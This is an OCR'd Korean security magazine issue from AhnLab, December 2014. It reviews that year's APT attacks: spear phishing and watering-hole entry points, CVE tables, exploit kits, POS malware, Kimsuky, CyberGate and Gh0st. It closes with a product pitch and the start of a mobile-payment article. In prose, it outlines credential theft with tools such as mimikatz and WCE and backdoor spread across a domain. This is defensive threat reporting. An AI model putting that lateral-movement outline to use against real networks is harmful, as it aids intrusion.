안랩 온라인 보안 매거진

월간 安

2014. 12

2014 APT Trend

CONTENTS

최신 지능형 위협 동향

2014년 APT 공격의 결정적인 장면

APT(Advanced Persistent Threat)는 이제 더 이상 신종 위협이라 부를 수도 없을 만큼 국내외를 막론하고 상당수의 보안 침해 사고의 핵심에 위치하고 있다. 안랩은 2014년 보안 위협 예측 자료를 통해 '대규모 APT 보안 사고 및 동시다발적 피해', '치밀한 APT 공격 그룹의 국제적 규모', 'APT 공격 기법의 고도화 및 불특정 대상으로의 공격 범위 확대' 등을 언급한 바 있다. 실제로 올해 들어 APT 피해 사례가 연이어 발생했다. 특히 APT에 의한 중요 정보의 유출이 금융 사고로 이어지기도 했다. 이 글에서는 이러한 실제 사례를 통해 공격의 유입 경로, 공격 기법 등 최신 APT 공격 동향을 알아본다.


지능형 지속 위협은 흔히 APT라는 용어로 불린다. 지금까지 알려진 APT의 특징은 특정 대상을 겨냥해 다양한 공격 기법을 이용해 지속적으로 공격하는 것으로 요약할 수 있다. 공격자는 목표 대상에 대한 정보를 수집하고 악성코드 침투, 기밀 정보 유출의 과정을 거친다. 최근에는 공격 목표 조직에서 사용하는 애플리케이션의 취약점을 악용하는 추세를 보이고 있다. 이 밖에 최신 APT 공격의 주요 특징을 요약하면 아래와 같다.

- 외부 업데이트 서버 또는 써드파티 제품을 통한 내부 네트워크 침투
- 스피어 피싱(Spear Phising) 및 워터링홀(Watering-Hole) 기법을 이용한 침투
- 감염 지속 등 생존율을 높이기 위한 고도의 회피 및 무력화 기술 탑재
- 국제적 사이버 산업스파이 그룹의 활동
- 다국어 처리가 가능한 공격 인력풀 운영

APT Scene #1: 공격 지점

1. 스피어 피싱(Spear Phshing)

작살로 물고기를 잡는 '작살 낚시(Spear Fishing)'라는 말에서 유래된 스피어 피싱(Spear Phishing)은 '창, 창으로 찌르다'라는 의미의 영어 단어 스피어(Spear)와 '사용자를 속이기 위한 사기 이메일 및 기타 행위'를 의미하는 용어인 피싱(Phishing)의 합성어이다. 불특정 다수가 아닌 특정인(조직)을 표적으로, 신뢰할 만한 발신인이 보낸 것처럼 위장한 메일을 이용해 악성 웹사이트로 유도 또는 악성 첨부 파일로 악성코드에 감염시키는 일종의 온라인 사기 행위, 또는 '표적형 악성 메일'로 이해할 수 있다. 사용자가 속을 법한 내용의 메일에 악성코드를 첨부하는 것은 상당히 고전적인 공격 방식이다. 문제는 이 방법이 여전히 유효하다는 점이다. 때문에 보안 전문가들은 '최대의 보안 취약점은 바로 사람'이라고 지적하고 있다.



[그림 1] 스피어 피싱에 이용된 메일 및 악성 첨부 파일의 예

응용 프로그램	취약점
Microsoft Word	CVE-2014-1761 CVE-2012-1856 CVE-2013-0633 CVE-2011-1980 CVE-2013-1331 CVE-2012-0158
Microsoft PowerPoint	CVE-2014-4114
Adobe PDF	CVE-2014-4148 CVE-2011-2462 CVE-2013-0640 CVE-2013-2729 CVE-2010-0118

[표 1] 이메일을 통한 악성코드 유포에 주로 활용되는 취약점

2. 워터링홀(Watering-Hole) 공격

'워터링홀 공격'이라는 명칭은 사자가 먹이를 습격하기 위해 물웅덩이(watering hole) 근처에서 매복하고 있는 형상을 빗댄 것으로, '표적 공격'의 일종으로 이해할 수 있다. 공격자는 공격 대상이 주로 방문하는 웹사이트에 대한 정보를 사전에 파악한 후 제로데이 취약점 등을 이용해 해당 사이트에 악성코드를 심어둔다. 따라서 사용자는 해당 웹사이트에 접속하기만 해도 악성코드에 감염될 수 있다. (워터링홀 공격 기법에 대한 자세한 내용은 '월간 안 2014년 11월호'를 참고할 수 있다.)

응용 프로그램	취약점
Internet Explorer(IE)	CVE-2012-4792 CVE-2013-3163 CVE-2012-4969 CVE-2013-3897 CVE-2013-1347 CVE-2014-0322
Java	CVE-2012-0507 CVE-2013-2460 CVE-2013-1488 CVE-2013-2465 CVE-2013-2423 CVE-2010-0118CVE-2010-0118
SWF (Flash Player)	CVE-2011-2110 CVE-2014-0497 CVE-2012-1535 CVE-2014-0515 CVE-2013-0634 CVE-2010-0118
PDF (Acrobat Reader)	CVE-2013-3346 CVE-2010-0118
Silverlight	CVE-2013-0074 CVE-2010-0118

[표 2] 웹을 통한 악성코드 유포에 주로 이용되는 취약점

[표 2]는 웹을 통한 악성코드 유포 공격에 이용되는 취약점으로, 이와 관련된 주요 웹 익스플로잇 킷(Web Exploit Kit) 사례는 다음과 같다.

- IE 제로데이 취약점(CVE-2014-0322)을 이용한 악성코드 유포
- IE 취약점(CVE-2012-1889)을 이용한 악성코드 유포
- 2014년 4월, 새로운 웹 익스플로잇 킷 '리그 익스플로잇 킷(RIG Exploit Kit)' 등장: CVE-2012-0507, CVE-2013-2465, CVE-2013-0634, CVE-2013-0074 등 자바, 실버라이트, 플래시 플레이어 등 다양한 응용 프로그램 취약점 공격 코드 탑재
- '공다 익스플로잇 킷(GongDa Exploit Kit)'에 새로운 IE 취약점(CVE-2014-6332) 공격 코드 추가


이 밖에도 아래와 같이 다양한 웹 익스플로잇 킷이 기업 내부에 침투하기 위한 수단으로 활용되고 있다.

- Red Kit (CVE-2010-0188, CVE-2012-0422, CVE-2012-1723, CVE-2013-2423 등 악용)
- Chinese Kit (CVE-2013-3897, CVE-2012-4681, CVE-2013-0422 등 악용)
- Sweet Orange Exploit Kit
- Angler Exploit Kit (CVE-2013-7331등 악용)
- Fiesta Exploit Kit (CVE-2013-2729, CVE-2010-0188 등 악용)

최근에는 일반적인 응용 프로그램뿐만 아니라 기업의 시스템 상에서 운영되는 특정 응용 프로그램 자체의 취약점을 이용하는 경우가 증가하고 있다. 특히 기업 내부의 모든 시스템에 악성코드를 빠르게 감염시키기 위해 응용 프로그램의 업데이트 체계와 관련된 무결성 검증 절차의 허점을 노린, 즉 업데이트 파일을 악성코드로 변조하여 감염시키는 지능화된 방식도 나타나고 있다.

APT Scene #2: 공격의 내부 확산(Lateral Movement)

기업의 내부 네트워크 침투에 성공한 공격자는 공격 목표인 시스템으로 이동하려고 시도한다. 이 과정을 '래트럴 무브먼트(Lateral Movement)'라고 하며 이러한 이동을 위해서는 높은 권한을 가진 계정의 인증 정보가 필요하다. 관리자(Administrator)의 아이디, 비밀번호, NTLM 해시(Hash) 등이 그 예이다. 이 같은 계정의 인증 정보는 시스템의 레지스트리, 메모리 내에서 획득할 수 있다. 이때 대부분의 공격자들은 주로 gsecdump, WCE(Windows Credential Editor), mimikatz 등 기존의 툴을 이용하거나 공격 툴이 사용하는 wceaux.dll, sekuralsa.dll 등의 DLL을 악성코드에 삽입하여 이를 호출하는 방식을 사용한다. 추가로 백도어(Backdoor) 자체의 키로깅 기능을 사용하여 아이디, 비밀번호를 획득하기도 한다.




[그림 2] WCE를 통해 도메인 관리자의 NTLM 해시 획득

이러한 공격이 가능한 이유는 흔히 관리상 편의를 위해 기업 내 시스템들을 모두 동일한 로컬 관리자 아이디와 비밀번호로 사용하는 경우가 많기 때문이다. 또한 액티브 디렉터리(Active Directory) 환경 내에서는 도메인 관리자 계정으로 여러 시스템에 접속하면 메모리 내의 도메인 관리자의 아이디 및 비밀번호 정보와 해시 값이 남기 때문이다.

이렇게 관리자 계정의 인증 정보를 획득한 공격자는 이를 이용해 접근할 수 있는 시스템에 백도어를 설치한다. 이때 획득한 계정이 도메인 관리자 계정이면 해당 도메인 내의 모든 시스템뿐만 아니라 해당 도메인과 트러스트 관계인 모든 도메인의 시스템에도 백도어를 설치할 수 있다. 백도어를 설치하는 과정은 다음과 같다.

먼저 획득한 아이디/비밀번호, 또는 NTLM 해시 값을 이용하여 접근하고자 하는 시스템과 네트워크 공유를 맺은 후 백도어를 복사한다. 이어 원격 서비스, 또는 작업 스케줄러를 등록해 앞서 복사한 백도어를 실행한 후 이를 시스템 권한으로 동작하게 한다. 이렇게 실행된 백도어는 프록시 기능에 의해 C&C(Command and Control) 서버와의 연결을 중계함으로써 공격자는 해당 시스템에 접근할 수 있게 된다.

공격자는 이 같은 방식을 반복하여 DB 등 자신이 원하는 시스템을 찾는다. 보통은 업무망(네트워크)에서 관리자의 시스템을 찾아내어 이를 통해 게이트웨이 서버에 접근하여 서버 네트워크 대역으로 침투한다. 이후에는 앞선 방식과 같은 과정을 통해 서버 네트워크 대역에 위치한 서버들에 백도어를 설치한다.



[그림 3] 공격의 내부 확산 과정


APT Scene #3: 리테일 산업 침공

지난 2014년 1월 17일, 미 연방수사국 FBI는 '리테일 업체들을 겨냥한 최신 사이버 침해 이벤트(Recent Cyber Intrusion Events Directed Toward Retail Firms)'라는 보고서를 발표했다. 이 보고서를 통해 FBI는 소매 업체의 POS(Point Of Sales) 단말기에 침투하는 악성 소프트웨어의 위험성에 대해 경고하고 "이러한 유형의 범죄가 법적 규제와 보안 회사의 조치에도 불구하고 가까운 시일 내에 지속적으로 늘어날 것"이라고 전망했다. 지하 경제 시장에서 POS 악성코드를 쉽게 구입할 수 있다는 점, 소매 업체의 막대한 자금 유통 등이 공격자들의 구미를 당기는 원인이라고 분석했다.

실제로 최근 미국 내에서는 주요 소매 업체를 노린 공격이 잇따라 발생하고 있다. POS 악성코드를 이용한 대표적인 최신 보안 침해 사례는 다음과 같다.

- 니만 마커스 백화점(Neiman Marcus Group) 고객 카드 정보 110만 건 유출
- 타겟(Target)사 고객 카드 정보 4천만 건 유출
- 홈디포(Home Depot)사 고객 카드 정보 5천 6백만 건 유출

2009년 트래커(Tracker)를 시작으로, 2013년부터 본격적으로 POS 시스템을 노리는 다양한 악성코드가 발견되고 있다. 국내에서는 올해 초, Ompos라는 악성코드가 실제 공격에 이용된 것으로 확인됐다. ('월간 안'은 2014년 5월호와 9월호를 통해 POS 악성코드에 관한 자세한 내용을 소개한 바 있다.)




[그림 4] 2009년 ~ 2014년 발견된 주요 POS 악성코드

APT Scene #4: 사라지지 않는 위협

■ **Kimsuky**


2013년 정부 및 주요 기관을 노린, 이른바 'Kimsuky Operation'이라는 APT 공격에 사용됐던 악성코드와 동일한 유형의 악성코드가 2014년 2월 25일에 또다시 모습을 드러냈다. 2월 25일과 3월 19일에 각각 발견된 이들 악성코드는 이번에도 취약한 한글 문서 파일을 통해 최초 감염이 이루어졌다. 지난해 발견된 Kimsuky 악성코드에 대한 자세한 내용은 안랩 시큐리티대응센터(ASEC) 블로그를 통해 확인할 수 있다(http://asec.ahnlab.com/993).



[그림 5] 2014년 및 2013년 Kimsuky 악성코드 팀 뷰어(Team Viewer) 모듈 비교

■ **CyberGate RAT**


2014년 3월, 사이버게이트(CyberGate) RAT 악성코드에 의한 감염 사례가 또 다시 발생했다(http://asec.ahnlab.com/994). 2013년 6월 한셀 문서 파일 취약점을 이용하여 설치되던 것과는 달리, 이번에 발견된 악성코드는 다양한 정상 파일로 위장하여 설치되는 애드웨어를 이용했다. 무엇보다 이번에는 특정 기관을 대상으로 한 APT 공격 형태가 아닌 불특정 다수의 일반인을 대상으로 유포된 점으로 미루어 새로운 표적을 찾아내려는 의도로 추측할 수 있다.



[그림 6] 악성코드 내의 원격제어 사이버게이트 RAT 모듈

■ **Gh0st**

최근에는 사용자 시스템의 호스트(hosts) 파일을 변조하는 뱅킹 악성코드에 DDoS 공격 수행이 가능한 'Gh0st' 원격 제어 모듈이 함께 배포되고 있다(http://asec.ahnlab.com/995). 사용자의 금융 정보를 탈취하는 것 외에 사이버 공격을 수행하기 위한 봇넷을 형성하려는 목적이 숨어있는 것으로 추정된다. 이처럼 기존 APT 공격에 주로 이용되었던 악성코드가 특정 표적이 아닌 불특정 다수의 개인 사용자를 대상으로 공격을 시도하는 사례가 지속적으로 발견되고 있어 사용자의 주의가 더욱 필요하다.



[그림 7] Gh0st 3.75 버전의 원격 제어 모듈


APT Scene #5: CME, 악성코드 박멸 공동 작전

국내외 APT 공격 사례를 통해 최신 APT 공격의 특징을 다음과 같이 정리할 수 있다.

- 국제적인 대형 사이버 범죄·산업 스파이 집단(group)
- 국가 간 사이버 첩보전(Cyber espionage) 양상 심화
- 주요국의 정부기관, 방위산업체, 연구기관, 통신 업체, 그리고 에너지 업체 등에 대한 표적 공격
- 사이버 첩보전을 위해 고도로 훈련된 집단 및 공격 도구 개발 및 활용
- 스피어 피싱(Spear Phising), 워터링홀(Watering-Hole), 루트킷(Rootkit), 부트킷(Bootkit) 등의 스텔스 기능에 능하며 멀티 OS(윈도, 맥, 유닉스, 리눅스 등)에 대한 고도의 공격 기술 보유
- C&C 서버의 노출을 최소화하기 위해 내부 네트워크 내에 위치시키거나, 직접 연결하지 않고 프록시를 통해 악성코드를 제어하는 등의 치밀한 네크워킹 기술 보유
- 오랜 기간에 걸쳐 목표 대상(target)의 네트워크를 넘나들며 은밀히 망(네트워크) 장악, 지속적으로 주요 기밀 정보 유출

이처럼 이제 우리가 맞서 싸워야 할 사이버 공격은 더 이상 단순한 좀도둑 수준이 아니다. 개인, 기업의 보안이 아니라 국가의 안보와도 직결되는 문제다. 사이버 공격 그룹이 국제적인 규모로 진화함에 따라 유기적인 협력을 통한 대응만이 고도화되는 APT 공격의 유일한 방어 전략이라는 현실에 직면하게 되었다.

이와 관련해 최근 보안 업체들로 구성된 '글로벌 보안 연합군'의 대응 사례가 알려져 관심을 끌고 있다. 일명 SMN 작전(SMN Operation)으로, CME(Coordinated Malware Eradication) 캠페인에 동참하고 있는 주요 보안 업체들이 협업을 통해 전세계 4만 3000여대의 컴퓨터에서 액시엄(Axiom) 해킹 그룹이 유포한 악성코드를 제거한 것이다. 액시엄은 중국 정부의 지원을 받는 해킹 그룹으로 추정되고 있으며, 미국 등 주요 국가의 정부기관을 비롯해 에너지 기업, IT 업체, 통신 및 인프라 공급 기업 등을 노리는 것으로 알려져 있다. 액시엄은 지난 2010년의 구글 해킹(Operation Aurora)과 2012년의 보호(VOHO) 캠페인의 주범으로 추정되고 있다.



[그림 8] CME 개념도 출처: Microsoft, Malware Protection Center

APT Scene #6: 끝나지 않는 전쟁

조직적이고 치밀하며 지속적인, 때로는 국제적이기까지 한 APT 공격. 나날이 진화하는 공격에 직면하고 있는 기업에게 필요한 것은 무엇일까? 이른바 'APT 대응 솔루션'을 도입하면 해결될까? 결론부터 말하면 '그렇지 않다'.

고도화 · 다변화되고 있는 최신 위협은 개별 솔루션 위주의 단순 대응만으로는 더 이상 효과를 보기 어렵다. 게다가 IT 기술 못지 않게 기업의 비즈니스 환경 또한 복잡다단해지고 있다. 따라서 ▲기업이 속한 산업군의 특성에 대한 이해를 바탕으로 ▲보안의 '우선 순위'를 설정하고 ▲실효성 있는 보안 기술과 솔루션을 연계하는 방안을 살펴야 한다.

안랩은 선도적인 기술을 기반으로 APT 대응 솔루션인 AhnLab MDS(구 TrusWatcher)를 제공하고 있다. AhnLab MDS는 콘텐트 분석 기술(Dynamic Content Analysis) 및 안티익스플로잇(Anti-exploit) 기술이 탑재되어 있어 문서 파일의 취약점을 이용하는 공격 및 가상환경을 우회하는 최신 악성코드 대응이 가능하다. 안랩은 더 나아가 다수의 고객이 경험한 보안 위협과 대응에 대한 축적된 데이터와 정보를 결합해 각 산업군별 특성과 요구에 최적화된 보안, 즉 시큐리티 인텔리전스(Security Intelligence)를 제공하고 있다. 즉, 고객과 쌍방향으로 정보를 주고받음으로써 ▲실시간(Real-time)으로 위협 정보를 수집·분석하여 의미있는 '정보'를 재전달하고 ▲포인트 솔루션의 연계를 통해 실질적인 대응을 구현하며 ▲기업 내 실무 부서와 보안 부서 간의 유기적인 연계를 통한 대응 모델을 제시해 진화하는 위협 대응 체계를 실현하기 위해 노력하고 있다.

편리하게 vs. 안전하게

모바일 결제 시장, 전쟁의 서막 열리다

다음카카오는 지난 9월 모바일 간편 결제인 '카카오 페이'에 이어 14개 시중은행과 제휴한 모바일 송금·결제 서비스인 '뱅크월렛 카카오(이하 뱅카)를 출시했다. '카카오 페이'는 LG CNS의 MPay 결제 모듈을 통해 개인 신용카드 정보를 등록하고 모바일 결제 시 비밀번호만 입력하는 간편 결제 서비스이며, '뱅카'는 충전형 선불카드인 '뱅크머니'와 최대 25장의 현금카드를 저장하여 현금지급기(CD/ATM)에서 NFC를 통해 사용할 수 있는 '모바일 현금카드' 서비스이다.

이제 더 이상 카톡 친구끼리 회비를 정산하거나 경조사비를 보내야 할 경우 계좌번호를 주고받으며 따로 은행 앱으로 보낼 필요 없이 비밀번호 4자리만 누르면 되는 것이다. 익숙한 UI와 편리함을 무기로 금융 산업까지 넘보고 있는 IT 플랫폼 업체들의 모바일 결제 시장 진출 현황과 이에 따른 보안 이슈에 대해 점검해보자.


모바일 결제 시장 빅뱅의 배경

드라마 '별그대'와 함께 세상을 들썩이게 했던 '천송이 코트 사건'을 기억하는가? 공인인증서 때문에 천송이 코트를 구매하지 못한 많은 외국인들의 원성으로 외국인에 대해서는 공인인증서 없이 온라인 쇼핑몰에서 결제할 수 있도록 규제를 완화한 사건이다. 이후 역차별 논란에 따라 지난 10월 1일 전자상거래법 시행 세칙 개정을 통해 온라인 쇼핑에서 30만 원 이상 결제할 경우 공인인증서 의무 사용 규정을 폐지했다. 더불어 금융 당국은 2015년 9월까지 규정 개정을 마치고 공인인증서 의무 사용 폐지 범위를 은행권으로 확대할 방침이라고 밝혔다.

이에 따라 공인인증서를 대체할 수 있는 쉽고 편한 대체 인증 수단의 경쟁이 본격적으로 점화되었다. 물론 우리나라의 모바일 간편 결제 시장의 개화가 중국인들의 '별그대' 사랑에만 기인한 것은 아니다.

현재는 이베이의 자회사로 전체 수익의 40%를 차지하며 전 세계 결제 플랫폼으로 시장을 확대해 나가고 있는 '페이팔', 남대문 시장 앞 광고판을 차지하고 있는 중국 '알리페이'. 이들은 스마트폰 보급 확대 및 금융 거래 내 카드 비중 증가에 따라 글로벌 시장을 개척하며 눈부신 성장을 이뤄내고 있다. 그들의 화살이 이제 모바일 강국인 우리나라를 겨냥하고 있다.


이에 따라 국내 플랫폼 업체들도 합종연횡을 통해 글로벌 거대 공룡들의 국내시장 진출에 맞서기 위한 다양한 준비를 서두르게 된 것이다.



[그림 1] 국내 인터넷 vs. 모바일 결제 시장 규모 출처: 방송통신위원회

모바일 결제 빅뱅의 핵심은 '편리함'

지금부터 모바일 결제 시장에 대한 이해를 돕기 위해 현재의 온·오프라인 결제 시장 구조를 간단하게 살펴보기로 하자.



[그림 2] 국내 온·오프라인 결제 시장 구조


현재 이슈가 되고 있는 온라인 결제 시장을 중심으로 보면, 쇼핑몰에서 물건을 구매하기 위하여 신용카드 결제 시 PG 시스템(신용카드 정보 및 비밀번호를 입력)을 통해 VAN을 타고 신용카드회사 시스템에 접속하여 결제가 이루어진다. 이때, 30만 원 이상 결제할 경우 공인인증서를 통한 본인 인증을 거치게 된다.

